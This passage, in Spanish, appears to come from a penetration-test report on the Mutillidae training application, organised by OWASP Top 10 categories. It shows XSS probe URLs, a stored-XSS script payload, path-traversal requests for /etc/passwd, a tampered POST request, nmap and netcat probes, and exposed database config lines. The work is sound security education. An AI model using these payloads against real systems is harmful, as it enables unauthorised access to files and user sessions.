Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
Vary: Accept-Encoding
Content-Length: 237
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1
```

2.2.3 A3 – Secuencia de Comandos en Sitios Cruzados (XSS)

Las fallas XSS ocurren cada vez que una aplicación toma datos no confiables y los envía al navegador web sin una validación y codificación apropiada. XSS permite a los atacantes ejecutar una secuencia de comandos en el navegador de la víctima, los cuales pueden secuestrar las sesiones de usuario, destruir sitios web, o dirigir al usuario hacia un sitio malicioso.

- No se asegura que todas las entradas de datos ingresadas por los usuarios son codificadas adecuadamente; o si no se verifica en el momento de ingreso que los datos sean seguros antes de ser incluidos en la página de salida.
- Mediante el uso de herramientas automatizadas se pueden identificar ciertas vulnerabilidades XSS. Aunque una cobertura completa requiere, además de enfoques automáticos, una combinación de técnicas como la revisión manual de código y de pruebas de penetración.

OTG-INPVAL-001 Testing for Reflected Cross Site Scripting

Descripción

Un ataque XSS reflejado ocurre cuando un atacante inyecta código ejecutable en un navegador a través de una respuesta HTTP. El código inyectado no se

almacena en la aplicación, no es persistente, y solo impacta a los usuario que abren el link malicioso.

El código que se inyecta es código JavaScript y se ejecuta en el navegador del cliente directamente. Para evadir las medidas de protección se suelen usar la codificación del código inyectado.

Herramientas:

- OWASP CAL9000
- PHP Charset Encoder (PCE)
- HackVector
- WebScarab
- XSS-Proxy
- ratproxy
- Burp proxy
- OWASP Zed Attack Proxy (ZAP)
- OWASP Xenotix XSS Exploit Framework
- Vega

Pruebas realizadas

La herramienta Vega detecta varias entradas vulnerables a XSS en la aplicación auditada:

```
GET /?page=credits.php.htaccess.aspx-→">'>'"

GET          /includes/pop-up-help-context-generator.php?pagename=/owaspbwa/mutillidae-
git/home.php'%20-→">'>'"

GET     /index.php?page=document-viewer.php&PathToDocument=documentation/how-to-access-
Mutillidae-over-Virtual-Box-network.php-→">'>'"

GET                               /index.php?page=view-user-privilege-level.phpvbscript:-
→">'>'"&iv=6bc24fc1ab650b25b4114e93a98f1eba

GET    /index.php?page=styling-frame.php&page-to-frame=styling.php%3Fpage-title=Styling
%20with%20Mutillidae-→">'>'"

GET                                                  /index.php?page=view-user-privilege-
level.php&iv=6bc24fc1ab650b25b4114e93a98f1eba"%20onMouseOver=-→">'>'"

GET /index.php?page=password-generator.php&username=anonymous-→">'>'"

GET        /index.php?page=redirectandlog.php&forwardurl=https://addons.mozilla.org/en-
US/firefox/collections/jdruin/pro-web-developer-qa-pack/-→">'>'"

GET            /index.php?page=document-viewer.php&PathToDocument=documentation/change-
log.html&PathToDocument=robots.txt&PathToDocument=documentation/mutillidae-
installation-on-xampp-win7.pdf&PathToDocument=documentation/how-to-access-Mutillidae-
over-Virtual-Box-network.php&document-viewer-php-submit-button=View%20Document-→">'>'"

GET /level-1-hints-page-wrapper.php?level1HintIncludeFile=19-→">'>'"

GET /styling.php?page-title=Styling"%20src=-->">'>'"
```

OTG-INPVAL-002 Testing for Stored Cross Site Scripting

Descripción

Permite almacenar datos la aplicación a través de los puntos de entrada ofrecidos. Más tarde, estos datos, si no son debidamente filtrados, se presentarán al usuario como si fueran parte de la página web. En el caso de que se haya inyectado código Javascript, este se ejecutará automáticamente en el navegador del usuario al cargar la página que lo contenga.

Los pasos que se sueles seguir para realizar este ataque son:

- Un atacante almacena código malicioso en una página web.
- Un usuario se autentica en la aplicación.
- El usuario visita la página vulnerable.
- El código malicioso es ejecutado por el navegador del usuario.

Herramientas:

- OWASP CAL9000
- PHP Charset Encoder (PCE)
- Hackvertor
- BeEF
- XSS-Proxy
- Backframe
- WebScarab
- Burp
- XSS Assistant
- OWASP Zed Attack Proxy (ZAP)

Pruebas realizadas

Se comprueba que la página es vulnerable a XSS persistente. Se introduce el siguiente código Javascript en el formulario en el que se agregan nuevos comentarios:

```
http://www.shopathome.com/index.php?page=add-to-your-blog.php

<script>alert('XSS Vulnerable')</script>
```

El código Javascript se ejecuta en el navegador del usuario al visitar la página:




Ilustración 11: Testing for Stored Cross Site Scripting

2.2.4 A4 – Referencia Directa Insegura a Objetos

Una referencia directa a objetos ocurre cuando un desarrollador expone una referencia a un objeto de implementación interno, tal como un fichero, directorio, o base de datos. Sin un chequeo de control de acceso u otra protección, los atacantes pueden manipular estas referencias para acceder datos no autorizados.

- Verificar que todas las referencias a objetos tienes las protecciones apropiadas.
- Para referencias directas a recursos restringidos, la aplicación necesitaría verificar si el usuario está autorizado a acceder al recurso.
- Si la referencia es una referencia indirecta, la correspondencia con la referencia directa debe ser limitada a valores autorizados para el usuario concreto.
- Un análisis del código de la aplicación serviría para verificar rápidamente si dichas propuestas se implementan con seguridad. También es efectivo realizar comprobaciones para identificar referencias a objetos directos y si estos son seguros. Normalmente las herramientas automáticas no son capaces de reconocer cuáles necesitan protección o cuáles son seguros e inseguros.

OTG-AUTHZ-001 Testing Directory traversal/file include

Descripción

Aprovechando esta vulnerabilidad un atacante podría leer directorios o ficheros que normalmente no podría leer, acceder a datos fuera de la raíz de la web, o incluir scripts y otros ficheros desde páginas externas.

Es necesario:

- Enumerar los vectores de entrada de la aplicación.
- Aplicar las técnicas de testeo para comprobar si el punto de entrada es vulnerable.

Un ejemplo puede ser el siguiente:

http://example.com/getUserProfile.jsp?item=../../../../etc/passwd

Herramientas:

- DotDotPwn
- Path Traversal Fuzz Strings
- Web Proxy
- Encoding/Decoding tools
- String searcher “grep”
- DirBuster
- OWASP ZAP

Pruebas realizadas

Se prueba a introducir una ruta al fichero /etc/password en el parámetro “page” de la página principal y se detecta que es vulnerable a Directory Traversal.

```
http://www.shopathome.com/index.php?page=../../../../etc/passwd
```




Ilustración 12: Testing Directory traversal/file include

OTG-AUTHZ-004 Testing for Insecure Direct Object References

Descripción

Esta vulnerabilidad ocurre cuando una aplicación proporciona un acceso directo a un objeto basado en la entrada del usuario. Aprovechando esta vulnerabilidad se pueden saltar los controles de acceso y autorización a los recursos del sistema directamente, como por ejemplo información en base de datos o acceso a ficheros.

Esta vulnerabilidad permite a un atacante acceder a recursos directamente modificando los valores de los parámetros o accediendo directamente a la ruta del objeto.

Para chequear esta vulnerabilidad es necesario identificar todos los puntos de entrada donde un usuario puede usar una referencia a un objeto directamente. Después el auditor debería de modificar el parámetro usado y usar referencias a objetos, y comprobar si es posible acceder a objetos que correspondan a otros usuarios o saltarse las medidas de autorización definidas.

Pruebas realizadas

En la url http://www.shopathome.com/index.php?page=source-viewer.php se permite ver el código fuente de ficheros .php. Se puede elegir el fichero a visualizar de un listado:




Ilustración 13: Testing for Insecure Direct Object References

Analizamos la petición realizada, el fichero a visualizar se indica en el cuerpo de la petición POST, en la variable phpfile:

```
POST /index.php?page=source-viewer.php HTTP/1.1
Host: www.shopathome.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:35.0) Gecko/20100101
Firefox/35.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
```

```
Referer: http://www.shopathome.com/index.php?page=source-viewer.php
Cookie: PHPSESSID=7j2loa4j2572ln138upttq2uk2; showhints=1; username=admin; uid=1
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 93

page=source-viewer.php&phpfile=upload-file.php&source-file-viewer-php-submit-
button=View+File
```

Se modifica la petición con Burp para que muestre el contenido del archivos del sistema /etc/passwd:

```
POST /index.php?page=source-viewer.php HTTP/1.1
Host: www.shopathome.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:35.0) Gecko/20100101
Firefox/35.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://www.shopathome.com/index.php?page=source-viewer.php
Cookie: PHPSESSID=7j2loa4j2572ln138upttq2uk2; showhints=1; username=admin; uid=1
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 89

page=source-viewer.php&phpfile=/etc/passwd&source-file-viewer-php-submit-
button=View+File
```

Se comprueba que es vulnerable a Insecure Direct Object Reference:




Ilustración 14: Vulnerable to Insecure Direct Object Reference

2.2.5 A5 – Configuración de Seguridad Incorrecta

Una buena seguridad requiere tener definida e implementada una configuración segura para la aplicación, marcos de trabajo, servidor de aplicación, servidor

web, base de datos, y plataforma. Todas estas configuraciones deben ser definidas, implementadas, y mantenidas ya que por lo general no son seguras por defecto. Esto incluye mantener todo el sotfware actualizado, incluidas las librerías de código utilizadas por la aplicación.

- ¿Cuenta la aplicación con el apropiado fortalecimiento en seguridad a través de toas las capas que la componen?
- Software sin actualizar. Incluye el SO, Servidor web/aplicación, DBMS, aplicaciones, librerías.
- Habilitadas o instaladas características innecesarias (puertos, servicios, páginas, cuentas, privilegios).
- Cuentas por defecto y sus contraseñas habilitadas y sin cambiar.
- Manejo de errores revelan rastros de las capas de aplicación y otros mensajes de error demasiado informativos a los usuarios.
- Están las configuraciones de seguridad en su framework de desarrollo (struts, spring, asp.net) y librerias sin configurar a valores seguros.

OTG-CONFIG-001 Test Network / Infrastructure Configuration

Descripción

La infraestructura de un servidor web puede llegar a ser compleja y heterogénea. Una sola vulnerabilidad en esta infraestructura puede comprometer la seguridad de la aplicación web. De hecho, un pequeño problema en una de las aplicaciones puede afectar a la seguridad otra aplicación en el mismo servidor. Es necesario realizar una revisión en profundidad de la configuración y los problemas conocidos de seguridad después de haber mapeado toda la infraestructura.

La correcta gestión de la configuración del servidor web es muy importante para preservar la seguridad de la aplicación. Elementos como la base de datos, el servidor web, o la autenticación de los servidores deben estar configurados correctamente para evitar introducir riesgos o introducir nuevas vulnerabilidad que se podrían aprovechar para comprometer la aplicación.

- Los diferentes elementos que componen la infraestructura deberán ser identificados, además de la interacción entre ellos.
- Todos los elementos de la infraestructura deberán ser revisados para estar seguros de que no contienen vulnerabilidades conocidas.
- Revisar las herramientas administrativas usadas para mantener los diferentes elementos.
- Revisar los sistemas de autenticación para asegurar que no pueden ser manipulados por usuarios externos y conseguir acceso.
- Listar los puertos que son requeridos por la aplicación y que deberían ser mantenidos y bajo control.

Pruebas realizadas

Se lanza un escaneo de vulnerabilidades básico con Nessus a la dirección IP de la máquina (192.168.1.138). Se detectan un total de 62 vulnerabilidades:

Critical	High	Medium	Low	Info
2	1	15	3	41

Tabla 2: Vulnerabilidades encontradas con Nessus

Los informes ejecutivo y técnico generados por Nessus se adjuntan junto con este documento por si se quiere obtener más detalle de las vulnerabilidades identificadas en la máquina.

OTG-CONFIG-002 Test Application Platform Configuration

Descripción

Revisión y chequeo de la configuración de la arquitectura. Muchos sistemas proporcionan una configuración por defecto que podría contener muchas funcionalidades de ejemplo, documentación, páginas de prueba, que no son necesarias y que deberían de ser eliminadas antes de pasar a un entorno de producción.

Pruebas que se podrían realizar:

- Fichero y directorios de prueba publicados.
- Revisión de los comentarios en el código.
- Configuración del sistema.

Herramientas:

- Nikto
- Wapiti
- Vega

Pruebas realizadas


Se lanza el scanner de vulnerabilidades web Nikto y se genera un fichero de reporte que se adjunta con este documento.

Se puede consultar el resultado de las pruebas en el **Anexo 5.**

Se detectan multitud de problemas de seguridad, los más importantes son: software desactualizado y vulnerable, sitio vulnerable a shellshock, vulnerabilidades RFI, páginas de administración de base de datos accesibles (phpmyadmin), vulnerable a file trasversal, XSS, etc.

Se realiza también un escaneo de vulnerabilidades con la herramienta Wapiti. Se detectan vulnerabilidades XSS y SQLi. Se puede consultar el resultado de las pruebas en el **Anexo 6.**

Se lanza también el scanner web Vega. Detecta alrededor de 1000 vulnerabilidades en el sitio web. Se presenta el resumen de la detección. La herramienta no permite la exportación de los datos.



Scan Alert Summary

High		(40 found)
Session Cookie Without Secure Flag	1	
Session Cookie Without HttpOnly Flag	1	
Remote File Include	2	
Local File Include	2	
Cross Site Scripting	11	
MySQL Error Detected – Possible SQL Injection	2	
SQL Injection	2	
Cleartext Password over HTTP	2	
Bash "ShellShock" Injection	17	
Medium		(100 found)
HTTP Trace Support Detected	1	
URL Injection	5	
Local Filesystem Paths Found	55	
Possible Source Code Disclosure	35	
PHP Error Detected	4	
Low		(129 found)
Directory Listing Detected	112	
Internal Addresses Found	15	
Form Password Field with Autocomplete Enabled	2	
Info		(702 found)
Character Set Not Specified	227	
Cookie HttpOnly Flag Not Set	1	
HTTP Error Detected	1	
Blank Body Detected	467	
Interesting Meta Tags Detected	3	
Possible AJAX code detected	2	
Version Control String Found	1	

Ilustración 15: Vulnerabilidades encontradas con Vega

OTG-CONFIG-003 Test File Extensions Handling for Sensitive Information

Descripción

Las extensiones de los ficheros pueden ser una información útil y ser utilizadas por un atacante para determinar las tecnologías que se están usando y simplificar las tareas de determinar el escenario del ataque.

Las extensiones de los ficheros pueden ser comprobadas a la hora de validar un fichero al ser subido. Esto puede generar problemas si el contenido no es lo que se esperaba.

Determinar como se comporta el servidor web ante peticiones a ficheros con diferentes extensiones puede ayudar a entender el comportamiento del servidor dependiendo de los ficheros a los que se accede. Puede ayudar qué extensiones de ficheros son los mostrados en texto plano y cuales ejecutados en el servidor. Esto puede determinar las tecnologías, los idiomas o los complementos utilizados por los servidores web, y puede proprorcionar información sobre cómo está diseñada la aplicaicón web.

Pruebas realizadas

Tras las pruebas realizadas se detecta que la mayoría de los ficheros tienen extensión .php. Aunque se observan multitud de ficheros .inc en la ruta http://www.shopathome.com/includes/ y en la carpeta http://www.shopathome.com/includes/hints-level-1/ .

OTG-CONFIG-004 Review Old, Backup and Unreferenced Files for Sensitive Information

Descripción

Analizar si existe información no referenciada u olvidada de la que se pueda obtener información importante de la infraestructura o credenciales. Algunos ejemplos son versiones antiguas de ficheros renombrados, backups automáticos o manuales, ficheros que se pueden descargar como código fuente.

Algunas amenazas:

- Ficheros no referenciados puede liberar información sensible que puede facilitar un ataque contra la aplicación.
- Páginas no referenciadas con funcionalidades que pueden ser usadas durante un ataque.
- Ficheros de backups antiguos que contengan vulnerabilidades resultas posteriormente.
- Los ficheros de backup puede liberar el código fuentes de las páginas ejecutadas en el servidor.
- Los backups pueden contener copias de todos los ficheros de la carpeta raíz de la web.
- Los archivos de logs pueden contener información sensible sobre las actividades de los usuarios.

Pruebas realizadas

Se detectan multitud de fichero .inc con código de la aplicación e información sensible en la ruta http://www.shopathome.com/includes/. Un ejemplo de esto es el fichero http://www.shopathome.com/includes/config.inc que contiene información de la base de datos: usuario, nombre de la base de datos y contraseña.

```
<?php
        /* NOTE: On Samurai, the $dbpass password is "samurai" rather than blank */

        /* PLEASE NOTE CAREFULLY: THIS PAGE IS DEPRECIATED BUT WILL REMAIN AS AN EASTER
EGG OR
         * HACKING TARGET. THIS PAGE USED TO DATABASE CONNECTION INFORMATION
         * BUT WAS REPLACED BY THE MySQLHandler CLASS.
         */

        //$dbhost = 'localhost';
        //$dbuser = 'root';
        //$dbpass = '';
        //$dbname = 'owasp10';
?>
```

OTG-CONFIG-005 Enumerate Infraestructure and Application Admin Interfaces

Descripción

Las interfaces de administración permiten realizar tareas privilegiadas a los usuarios del sitio web. En muchos casos estas interfaces no cuentan con las suficientes protecciones a accesos no autorizados.
En este control se descubrirán las interfaces de administración y se accederá a las funcionalidades previstas para los usuarios privilegiados.

Algunas técnicas para detectar la presencia de interfaces de administración:

- Enumeración de ficheros y directorios.
- Fuerza bruta de contenidos.
- Revisar los comentarios y código fuente.
- Revisar la documentación del servidor y la aplicación.
- Revisar información pública disponible.
- Revisar puertos alternativos.
- Manipulación de parámetros.

Pruebas realizadas

Se detecta que la página cuenta con una interfaz de administración el la siguiente url:

```
http://www.shopathome.com/index.php?page=login.php
```

Se detecta también una interfaz para la gestión de la base de datos en la siguiente ruta:

```
http://www.shopathome.com/phpmyadmin/
```

OTG-CONFIG-006 Test HTTP Methods

Descripción

Algunos de los métodos que ofrece HTTP pueden ser un riesgo potencial de seguridad y podrían permitir a un atacante modificar ficheros almacenados o robar credenciales de usuarios.

Los métodos que deberían ser desactivados son los siguientes:

- **PUT:** permite a un cliente subir nuevos ficheros al servidor. Un atacante podría subir malware, o usar el servidor como repositorio de ficheros.
- **DELETE:** permite a un cliente borrar un fichero del servidor. Un atacante podría realizar un defacement de la página web o montar un ataque de denegación de servicio.
- **CONNECT:** este método podría permitir utilizar el servidor web como un proxy.

- **TRACE:** este método devuelve cualquier cadena que se envíe al servidor, se usa principalmente para tareas de depuración. Se puede utilizar para lanzar un ataque Cross Site Tracing.

Pruebas que se pueden realizar:

- Descubrir los métodos soportados por el servidor.
- Probar si es vulnerable al ataque XST.
- Probar métodos HTTP arbitrarios.
- Probar a saltar el control de acceso para el HEAD.

Pruebas realizadas

Se detecta que no es posible obtener el listado de los métodos disponibles:

```
# nc www.shopathome.com 80
OPTIONS / HTTP/1.1
HTTP/1.1 400 Bad Request
Date: Sun, 10 Apr 2016 20:45:25 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch
proxy_html/3.0.1    mod_python/3.3.1    Python/2.6.5    mod_ssl/2.2.14    OpenSSL/0.9.8k
Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
Vary: Accept-Encoding
Content-Length: 226
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
</body></html>


# nmap -p 80 --script http-methods www.shopathome.com

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-05-14 18:43 CEST
Nmap scan report for www.shopathome.com (192.168.1.137)
Host is up (0.00038s latency).
PORT   STATE SERVICE
80/tcp open  http
|_http-methods: No Allow or Public header in OPTIONS response (status code 200)
MAC Address: 08:00:27:6A:7E:C2 (Cadmus Computer Systems)

Nmap done: 1 IP address (1 host up) scanned in 0.79 seconds
```

Se detecta que el método TRACE está activado:

```
# nmap --script http-trace www.shopathome.com

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-05-14 23:42 CEST
Nmap scan report for www.shopathome.com (192.168.1.137)
Host is up (0.00019s latency).
Not shown: 991 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
|_http-trace: TRACE is enabled
139/tcp  open  netbios-ssn
143/tcp  open  imap
443/tcp  open  https
|_http-trace: TRACE is enabled
```

```
445/tcp  open  microsoft-ds
5001/tcp open  commplex-link
8080/tcp open  http-proxy
8081/tcp open  blackice-icecap
MAC Address: 08:00:27:6A:7E:C2 (Cadmus Computer Systems)

Nmap done: 1 IP address (1 host up) scanned in 2.08 seconds
```

OTG-CONFIG-007 Test HTTP Strict Transport Security

Descripción

La cabecera HTTP Strict Transport Security (HSTS) es un mecanismo que tienen los sitios web para comunicar a los navegadores que todo el tráfico intercambiado con el dominio dado tiene que ser siempre a través de un canal HTTPS.

HSTS tiene dos directivas:

- **max-age:** número de segundos que el navegador debería de convertir automáticamente todas las peticiones HTTP a HTTPS.
- **includeSubDomains:** indica que todas las aplicaciones de los subdominios tienen que usar HTTPS.

Se comprobará la presencia de HSTS en las cabeceras interceptando las respuestas con un proxy.

Pruebas realizadas

Se analizan las respuestas del servidor y no se detecta la presencia de la cabecera HSTS:

```
HTTP/1.1 200 OK
Date: Sun, 10 Apr 2016 20:09:42 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch
proxy_html/3.0.1    mod_python/3.3.1    Python/2.6.5    mod_ssl/2.2.14    OpenSSL/0.9.8k
Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-1ubuntu4.30
Logged-In-User: admin
Vary: Accept-Encoding
Content-Length: 49460
Connection: close
Content-Type: text/html
```

OTG-ERR-001 Analysis of Error Codes

Descripción

Durante las pruebas realizadas el servidor emitirá muchos códigos de error. Es posible forzar a que aparezcan esos errores y analizar la información que se muestra. Esta información puede ser de gran ayuda para el auditor durante sus pruebas, se puede obtener versiones de software utilizado, información de la base de datos y como está estructurada la información en ella o información de otros componentes que están enlazados con la aplicación web.

En este control se analizarán los códigos de error más comunes y se valorará su importancia de cara a posibles vulnerabilidades.

Pruebas realizadas

Se detecta que en la página de registro de usuario se provoca un error introduciendo una comilla en el nombre de usuario. El sistema muestra gran cantidad de información debido al error:




Ilustración 16: Analysis of Error Messages

Se hace una petición a una página inexistente para provocar un error 404 pero no se muestra información del sistema:

Ilustración 17: Analysis of Not Found Message

OTG-ERR-002 Analysis of Strack Traces

Descripción

La información contenida en las trazas de la pila mostradas puede resultar interesante para un atacante. Podría contener rutas a directorios internos o como los objetos se referencian internamente. Esta información podría utilizarse para construir un ataque.

Pruebas realizadas

En la prueba anterior también se muestra información de la traza del error generado, en esta traza se puede comprobar que la base de datos que usa la aplicación es MySQL:

```
#0         /owaspbwa/mutillidae-git/classes/MySQLHandler.php(283):         MySQLHandler-
>doExecuteQuery('INSERT INTO acc...')
#1       /owaspbwa/mutillidae-git/classes/SQLQueryHandler.php(350):       MySQLHandler-
>executeQuery('INSERT INTO acc…')
